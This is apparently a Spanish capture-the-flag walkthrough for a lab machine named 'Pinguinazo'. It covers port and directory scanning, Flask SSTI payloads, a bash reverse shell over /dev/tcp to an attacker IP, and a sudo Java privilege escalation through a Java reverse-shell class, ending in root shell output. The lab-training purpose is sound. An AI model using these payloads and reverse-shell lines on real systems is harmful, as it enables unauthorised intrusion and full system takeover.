

28. ✅Máquina: Pinguinazo(Fácil)

- *1. Descubrimiento de puertos y servicios con Nmap:*
  - Utilizamos Nmap para descubrir los puertos abiertos y los servicios en ejecución.
    - *Comando*: `nmap -sVC 172.17.0.2 -Pn`
    - *Resultado*: Se encontró un servicio HTTP Flask en el puerto 5000
- *2. Búsqueda de directorios activos con Gobuster:*
  - Usamos *Gobuster* para encontrar directorios activos en el servicio HTTP.
    - *Comando*: `gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html`
    - *Resultado*: Se encontró el directorio `/console`
- *3. Inspección Servicio HTTP /console:*
  - Observando el directorio `console` vemos un input en el que pide un pin para acceder a una consola interactiva de Python. Inspeccionando el código fuente podemos encontrar un código SECRET con el contenido: `NncSJP5KP3LORDQC2Rsl`, pero introduciendo este código en el input del PIN nos dice que no es válido, así que pasaremos a inspeccionar el directorio raíz del servicio HTTP.
- *4. Inspección Servicio HTTP raíz:*
  - En el directorio raíz del servicio HTTP podemos encontrar un formulario a completar. Haciendo diferentes pruebas de inyección podemos comprobar que es vulnerable a SSTI (Server Side Template Injection), por lo que podemos inyectar código directamente en el servidor desde este formulario.







- *5. Documentación e Inyección de código SSTI:*
  - Mirando fuentes de documentación de inyección de código SSTI en servicios que usen tecnología como Flask, observamos diferentes payloads que podemos ejecutar en el input del formulario para obtener outputs de comandos desde el servidor. Un ejemplo que se documenta es para obtener los usuarios de la máquina víctima. Nosotros usaremos ese comando pero en la parte de la inyección de código pondremos la generación de una reverse shell desde nuestra máquina atacante.
    - *Comandos*: · Obtención usuarios:
      `{{request.application.__globals__.__builtins__.__import__('os').popen('id').read()}}`.

· Obtención reverse shell en máquina atacante:
`{{request.application.__globals__.__builtins__.__import__('os').popen('bash -c "bash -i >& /dev/tcp/192.168.0.107/444 0>&1"').read()}}`.
· Escucha desde máquina atacante: `nc -lvnp 444`.

- *Resultados*: Obtenemos el nombre de usuario *pinguinazo*, así como una reverse shell estando en escucha en el puerto 444.



- *6. Verificación permisos pinguinazo:*
  - Una vez dentro de la maquina víctima habiendo estado previamente en escucha en el puerto 444, miramos los permisos que tiene el usuario *pinguinazo* sobre esta.
    - *Comando*: `sudo -l`
    - *Resultado*: El usuario *pinguinazo* tiene permisos sudo sobre los binarios java.



- *7. Reverse Shell con Privilegios Sudo Java*:
  - Como no hay código malicioso directamente que nos permita ser root utilizando el binario de java en GTFO Bins, podemos generar una reverse shell con java en la cual seamos finalemente usuario root. Buscamos en Revshells Generator una reverse shell utilizando java y habiendo configurando correctamente la terminal, creamos un archivo con `nano reverse.java` con el código a ejecutar para su generación.
  - *Comando*:

```
public class shell {
    public static void main(String[] args) {
        Process p;
        try {
            p = Runtime.getRuntime().exec("bash -c $@|bash 0 echo bash -i >& /dev/tcp/192.168.0.107/445 0>&1");
            p.waitFor();
            p.destroy();
        } catch (Exception e) {}
    }
}
```

- *Resultado*: Obtenemos el archivo que generará una reverse shell utilizando el binario de java con máximos privilegios en el usuario *pinguinazo* poniéndonos en escucha desde la máquina atacante en el puerto 445.

```
pinguinazo@c5152207722e:~$ export TERM=xterm
pinguinazo@c5152207722e:~$ export SHELL=bash
pinguinazo@c5152207722e:~$ nano reverse.java
```

```
pinguinazo@c5152207722e:~$ cat reverse.java
cat reverse.java
public class shell {
    public static void main(String[] args) {
        Process p;
        try {
            p = Runtime.getRuntime().exec("bash -c $@|bash 0 echo bash -i >& /dev/tcp/192.168.0.107/445 0>&1");
            p.waitFor();
            p.destroy();
        } catch (Exception e) {}
    }
}
```

- *8. Obtención Reverse Shell con Máximos Privilegios:*
  - Una vez tenemos el archivo *reverse.java* con el código para la generación de la reverse shell en nuestra máquina atacante, la ejecutamos desde la máquina víctima con el usuario *pinguinazo*, que tiene permisos *sudo* para ejecutar binarios java y estando desde la máquina atacante en escucha desde el puerto 445.
  - *Comando*: · Ejecución Reverse Shell Sudo Java desde máquina víctima: `sudo /usr/bin/java reverse.java`.
    · Escucha desde máquina atacante para recibir la Reverse Shell con máximos privilegios: `nc -lvnp 445`.
  - *Resultado*: Obtenemos la reverse shell con máximos privilegios *root* en la máquina víctima. Fin de la resolución!

```
pinguinazo@c5152207722e:~$ sudo /usr/bin/java reverse.java
sudo /usr/bin/java reverse.java
reverse.java:5: warning: [deprecation] exec(String) in Runtime has been deprecated
            p = Runtime.getRuntime().exec("bash -c $@|bash 0 echo bash -i >& /dev/tcp/192.168.0.107/445 0>&1");
                                     ^
1 warning
```

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvnp 445
listening on [any] 445 ...
connect to [192.168.0.107] from (UNKNOWN) [172.17.0.2] 58488
root@c5152207722e:/home/pinguinazo# cd /root
cd /root
root@c5152207722e:~# ls -a
ls -a
.
..
.bashrc
.local
.profile
.ssh
root@c5152207722e:~# whoami
whoami
root
root@c5152207722e:~# xDaliK
xDaliK
bash: xDaliK: command not found
root@c5152207722e:~#
```